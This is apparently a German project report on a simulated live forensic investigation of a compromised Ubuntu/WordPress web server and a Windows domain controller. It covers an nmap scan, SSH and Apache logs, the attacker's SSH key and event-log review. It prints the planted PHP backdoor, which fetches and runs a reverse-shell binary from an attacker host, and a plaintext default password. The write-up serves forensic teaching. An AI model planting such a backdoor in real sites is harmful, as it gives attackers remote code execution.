Sofern ein Sicherheitsvorfall entdeckt oder gemeldet wird, stellt sich die Frage nach dem Zugang in das System. In diesem Projekt erfolgt eine fiktive Beauftragung durch das geschädigte Unternehmen, welche alle benötigten Admin-Passwörter bereitstellt. Es folgt eine forensische Live-Untersuchung auf dem System, da eine Vielzahl von Systemen in Realszenarios nicht heruntergefahren werden können. Ebenfalls werden in dieser Simulation interne Mitarbeiter als Täter ausgeschlossen. Zuerst wird ein **nmap** Service Scan durchgeführt (siehe Abbildung 44). Dabei wird mit den zusätzlichen Parametern **-sV** nach den Versionen gescannt. Es fällt auf, dass der Ubuntu Server<sup>27</sup> aktuell ist, wohingegen der Apache2<sup>28</sup> Server nicht dem aktuellen Versionsstand entspricht. Wir finden zwei offene Ports, wobei eine Webserver- Instanz als häufig genutztes Angriffsziel genutzt wird.

---

<sup>27</sup> <https://wiki.ubuntuusers.de/Ubuntu/Releases/>

<sup>28</sup> <https://httpd.apache.org/download.cgi>

```
root@forensic-kali: /home/kali
File Actions Edit View Help
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
Scantype v not supported


(root@forensic-kali)-[~/kali]
# nmap -sV 192.168.91.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-08 20:54 CEST
Nmap scan report for 192.168.91.133
Host is up (0.00028s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
MAC Address: 00:0C:29:3B:59:95 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.86 seconds

(root@forensic-kali)-[~/kali]
#
```

**Abbildung 44:** Live Forensik nmap-Scan

Chronologisch wird hier mit dem von außen erreichbaren Webserver gestartet. Mit Hilfe der durch den fiktiven Auftraggeber bereitgestellten Zugangsdaten, erfolgt ein Einloggen auf dem Webserver als Admin. Es folgt eine Untersuchung der Seitenprogrammierung (siehe Abbildung 45).



**Abbildung 45:** Anmeldung auf dem Webserver

Nach einer Analyse und der Einstellungen und Quellcodes findet man eine Manipulation des Quellcodes vor. Im Reiter **Theme-Funktionen** ist eingebetteter Code zu finden, der nicht in der ursprünglichen Implementierung eingefügt wurde. Der eingebettete Code lädt bei der Eingabe des Parameter **cmd**, das

Programm **shell.elf** herunter und führt eine **reverse-shell** aus, welche als Eingangstor genutzt wurde (siehe Abbildung 46). Executable Linking Format (ELF)<sup>29</sup> ist ein Standarddateiformat für ausführbare Dateien, Objektcode, gemeinsam genutzte Bibliotheken und Speicherabbilder. Dies sollte in der Standard Konfiguration eines Apache2-Webserver nicht möglich sein. Es findet keine Analyse des Quellcodes von **shell.elf** in einem separaten System statt, da die Abgrenzung den Rahmen des Projektes sprengen würde.



```
8  * @since Twenty Twenty-Four 1.0
9  */
10
11 /**
12  * Register block styles.
13  */
14
15 if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system('rm -f shell*; wget
16 http://192.168.91.131:8081/shell.elf ; chmod +x ./shell.elf ; ./shell.elf'); echo "</pre>"; die; }
17
18 if ( ! function_exists( 'twentytwentyfour_block_styles' ) ) :
19     /**
20      * Register custom block styles
21      */
```

**Abbildung 46:** Aufgedeckter Schadcode im Theme-Funktionen

Unter **journalctl -u ssh** lässt sich die SSH-Verbindungen mit dem Server anzeigen. Dort wird ein SSH-Zugang und der zugehörige Public Key gefunden (siehe Abbildung 47). Eine gezielte Suche nach einem passenden SSH Public Key führt zum Erfolg, indem hier die abgelegten **authorized\_keys** angezeigt werden (siehe Abbildung 52). Ebenso hinterließ der Angreifer den Namen seines

<sup>29</sup> [https://de.wikipedia.org/wiki/Executable\\_and\\_Linking\\_Format](https://de.wikipedia.org/wiki/Executable_and_Linking_Format)

PC's „root@red-team-kali“.

```

superadmin@webserver01:~$ journalctl -u ssh
Jun 08 17:10:23 webserver01 systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Jun 08 17:10:23 webserver01 sshd[2514]: Server listening on :: port 22.
Jun 08 17:10:23 webserver01 systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
Jun 08 17:49:13 webserver01 sshd[2668]: Accepted publickey for superadmin from 192.168.91.131 port 35638 ssh2: ED25519 SHA256:X3z15gduGmIcNXLHF83rmd5FR13/7U8Cs3
Jun 08 17:49:13 webserver01 sshd[2668]: pam_unix(sshd:session): session opened for user superadmin(uid=1000) by superadmin(uid=0)
Jun 08 17:55:16 webserver01 sshd[2514]: Received signal 15; terminating.
Jun 08 17:55:16 webserver01 systemd[1]: Stopping ssh.service - OpenBSD Secure Shell server...
Jun 08 17:55:16 webserver01 systemd[1]: ssh.service: Deactivated successfully.
Jun 08 17:55:16 webserver01 systemd[1]: Stopped ssh.service - OpenBSD Secure Shell server.
Jun 08 17:55:16 webserver01 systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Jun 08 17:55:16 webserver01 sshd[2762]: Server listening on :: port 22.
Jun 08 17:55:16 webserver01 systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
Jun 08 17:56:15 webserver01 sshd[2763]: Accepted publickey for superadmin from 192.168.91.131 port 69564 ssh2: ED25519 SHA256:X3z15gduGmIcNXLHF83rmd5FR13/7U8Cs3
Jun 08 17:56:15 webserver01 sshd[2763]: pam_unix(sshd:session): session opened for user superadmin(uid=1000) by superadmin(uid=0)
Jun 08 18:54:22 webserver01 sshd[3123]: Connection closed by 192.168.91.131 port 34678
Jun 08 19:34:43 webserver01 systemd[1]: Stopping ssh.service - OpenBSD Secure Shell server...
Jun 08 19:34:43 webserver01 sshd[2762]: Received signal 15; terminating.
Jun 08 19:34:43 webserver01 systemd[1]: ssh.service: Deactivated successfully.
Jun 08 19:34:43 webserver01 systemd[1]: Stopped ssh.service - OpenBSD Secure Shell server.
-- Boot 2078e678eed74aa9b77c34b68697df6 --
Jun 09 09:22:03 webserver01 systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Jun 09 09:22:04 webserver01 sshd[1321]: Server listening on :: port 22.
Jun 09 09:22:04 webserver01 systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
Jun 09 09:26:30 webserver01 sshd[1706]: Accepted publickey for superadmin from 192.168.91.131 port 51138 ssh2: ED25519 SHA256:X3z15gduGmIcNXLHF83rmd5FR13/7U8Cs3
Jun 09 09:26:30 webserver01 sshd[1706]: pam_unix(sshd:session): session opened for user superadmin(uid=1000) by superadmin(uid=0)

```

Abbildung 47: SSH-Verbindung mittels Public Key

```

root@webserver01:/home/superadmin# cat /var/
backups/  cache/    crash/    lib/      local/    lock/     log/
root@webserver01:/home/superadmin# cat /var/log/
alternatives.log          cloud-init-output.log      dpkg.log
apache2/                  dist-upgrade/              faillog
apport.log                dmesg                       fontconfig.log
apt/                      dmesg.0                    installer/
auth.log                  dmesg.1.gz                 journal/
bootstrap.log            dmesg.2.gz                 kern.log
btmpt                     dmesg.3.gz                 landscape/
cloud-init.log           dmesg.4.gz                 lastlog
root@webserver01:/home/superadmin# cat /var/log/apache2/
access.log                error.log                   error.log.1
root@webserver01:/home/superadmin# cat /var/log/apache2/

```

Abbildung 48: Überprüfung des /var Verzeichnisses auf Log Daten

Im Verzeichnis **/var/log** werden Log-Dateien abgelegt (siehe Abbildung 48). Innerhalb des Verzeichnisses **/var/log/apache2/**, in der **error.log**-Datei, wird ein Hinweis auf eine ausgehende Verbindung und ein Download eines Programms **shell.elf** gefunden. Neben dem Download finden wir die zugehörige Uhrzeit eine IP-Adresse. Damit haben wurde ein erstes Indiz für einen möglichen Startzeitpunkt (**2024-06-08 17:36:22 Uhr**) des Angriffs aufgedeckt (siehe Abbildung 49).



```
--2024-06-08 17:36:22-- http://192.168.91.131:8081/shell.elf
Connecting to 192.168.91.131:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: 'shell.elf'

  0K                                                                 100% 12.6M=0s
2024-06-08 17:36:22 (12.6 MB/s) - 'shell.elf' saved [250/250]
```

**Abbildung 49:** Nachweis von dem Download der shell.elf

Es wird gezielt im Verzeichnis der Webanwendung `/srv/www/wordpress/` gesucht, wo diese auch gefunden wird (siehe Abbildung 50).

```
root@webserver01:/home/superadmin# ll /srv/www/wordpress/
total 104
-rw-r--r-- 1 root root 1024 Jun  5 11:20 .htaccess
-rw-r--r-- 1 root root  250 Jun  5 11:20 shell.elf
-rw-r--r-- 1 root root  100 Jun  5 11:20 index.php
-rw-r--r-- 1 root root  100 Jun  5 11:20 wp-activate.php
-rw-r--r-- 1 root root  100 Jun  5 11:20 wp-admin/
-rw-r--r-- 1 root root  100 Jun  5 11:20 wp-blog-header.php
-rw-r--r-- 1 root root  100 Jun  5 11:20 wp-comments-post.php
-rw-r--r-- 1 root root  100 Jun  5 11:20 wp-config.php
-rw-r--r-- 1 root root  100 Jun  5 11:20 wp-config-sample.php
-rw-r--r-- 1 root root  100 Jun  5 11:20 wp-content/
-rw-r--r-- 1 root root  100 Jun  5 11:20 wp-cron.php
-rw-r--r-- 1 root root  100 Jun  5 11:20 wp-includes/
-rw-r--r-- 1 root root  100 Jun  5 11:20 wp-links-opml.php
-rw-r--r-- 1 root root  100 Jun  5 11:20 wp-load.php
-rw-r--r-- 1 root root  100 Jun  5 11:20 wp-login.php
-rw-r--r-- 1 root root  100 Jun  5 11:20 wp-mail.php
-rw-r--r-- 1 root root  100 Jun  5 11:20 wp-settings.php
-rw-r--r-- 1 root root  100 Jun  5 11:20 wp-signup.php
-rw-r--r-- 1 root root  100 Jun  5 11:20 wp-trackback.php
-rw-r--r-- 1 root root  100 Jun  5 11:20 xmlrpc.php
root@webserver01:/home/superadmin# ll /srv/www/wordpress/_
```

**Abbildung 50:** Auffinden der shell.elf im Verzeichnis `/srv/www/wordpress/`

Bei einer händischen Analyse und Durchsuchung des Betriebssystems konnte eine Datei `todo.txt` gefunden werden (siehe Abbildung 51), welche sich als sicherheitskritisch einstufen lässt, da sich darin Klartext Daten eines Benutzeraccounts befinden, welche von dem Angreifer verwendet werden könnten. Unser fiktiver Auftraggeber informiert uns, dass der Nutzer nicht mehr im Unternehmen ist und gelöscht werden sollte.

```
superadmin@webserver01:~$ ll
total 60
drwxr-x--- 8 superadmin superadmin 4096 Jun  9 09:32 ./
drwxr-xr-x 3 root        root        4096 Jun  5 11:09 ../
drwxr-xr-x 2 root        root        4096 Jun  5 11:20 :/
-rw----- 1 superadmin superadmin 1228 Jun  8 19:34 .bash_history
-rw-r--r-- 1 superadmin superadmin  220 Mar 31 08:41 .bash_logout
-rw-r--r-- 1 superadmin superadmin 3771 Mar 31 08:41 .bashrc
drwx----- 2 superadmin superadmin 4096 Jun  5 11:10 .cache/
drwxr-xr-x 2 root        root        4096 Jun  5 11:20 chown/
-rw----- 1 superadmin superadmin   20 Jun  8 17:05 .lesshst
drwxrwxr-x 3 superadmin superadmin 4096 Jun  8 17:51 .local/
-rw-r--r-- 1 superadmin superadmin  807 Mar 31 08:41 .profile
drwx----- 2 superadmin superadmin 4096 Jun  5 11:09 .ssh/
-rw-r--r-- 1 superadmin superadmin    0 Jun  5 11:14 .sudo_as_admin_successful
-rw-rw-r-- 1 superadmin superadmin   67 Jun  8 17:57 todo.txt
-rw-rw-r-- 1 superadmin superadmin 1024 Jun  9 09:32 .todo.txt.swp
drwxr-xr-x 2 root        root        4096 Jun  5 11:20 www-date:/
superadmin@webserver01:~$ cat todo.txt
Standardkennwort *7Vamos! für Auszubildenden Robert Klein ändern
superadmin@webserver01:~$
```

**Abbildung 51:** Analyse des Home Verzeichnisses des Administrators


Des Weiteren findet eine Analyse des Domainservers statt, wobei temporäre

Dateien, aktive Prozesse, Berechtigungen Dienste, sowie Offline Dateien überprüft werden.

```
superadmin@webserver01:~/ssh$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC11ZDI1NTE5AAAAIHzmjDTBCB2eg5JhRSnyK36iLze3liwd91kZ+k1WicyM root@red-team-kali
superadmin@webserver01:~/ssh$ date
Thu Jun 13 07:09:10 PM UTC 2024
superadmin@webserver01:~/ssh$
```

**Abbildung 52:** Aufgefundener SSH-Public-Key des Angreifers

Es folgt ein Einloggen auf Domänencontroller mit den Zugangsdaten, welche durch den Kunden bereitgestellt wurden (siehe Abbildung 53).




**Abbildung 53:** Anmeldung auf dem Domänen-Controller

Es folgt keine dedizierte Analyse des RAM-Speichers. Der direkte Zugriff auf den Inhalt des RAMs während einer Live-Untersuchung erfordert spezielle Software- und Hardware, welche gesonderte Erfahrungen in der IT-Forensik voraussetzt und im Rahmen dieses Projektes aus Zeitgründen nicht realisiert werden konnte.

Die Temporäre Dateien geben keinen Aufschluss über die Aktivität, diese beinhalteten neben den aufgezeigten Daten (siehe Abbildung 54) noch Browser-

Cache, temporäre Office-Dateien, Zwischenspeicher von Anwendungen.



**Abbildung 54:** Überprüfung auf temporäre Dateien

Eine Untersuchung von Prozessinformationen nach aktiven Prozessen auf unbekannte oder verdächtige Anwendungen, welche im Allgemeinen hier nicht aufzufinden sind (siehe Abbildung 55).




Abbildung 55: Überprüfung der Prozessdienste




Abbildung 56: Überprüfung der Registry

Es folgt eine Analyse der Ereignisanzeige auf dem Domänen-Controller. Dieses Programm kann unter anderem durch die Tastenkombination [Windows]+[R] aufgerufen werden. Hierbei öffnet sich das Fenster **Ausführen**, in welchem der Befehl **eventvwr.msc** eingetragen wird.

Eine händische Untersuchung und Analyse der einzelnen Events und Informationen zeigt untypisches Verhalten eines Nutzers auf. Der fiktive Auftraggeber bestätigte, dass keiner der Mitarbeiter an einem Samstag nach 17:00 Uhr beschäftigt werde. Der Timeline entsprechend gehen wir von einem Incident nach (08.06.2024 17:36 Uhr) aus und filtern die jeweiligen Events auf diese Zeit.

Ein weiterer Beweis wird unter **Application and Service Logs**, weiter **Directory Service** aufgedeckt (siehe ). Es handelt sich um eine Sicherheitsmeldung über einen Login auf den Domänen-Controller um 20:19 Uhr. Ebenso einen Eintrag unter **Windows Logs** und **System** (siehe Abbildung 57) für die Erstellung einer Remote- Desktop Verbindung (20:48 Uhr). Ebenfalls fand eine Änderung der Group Policy Settings statt (20:51 Uhr), die im Folgenden weiter untersucht wird.




Abbildung 57: Überprüfung der Windows Ereignisanzeige 1/9

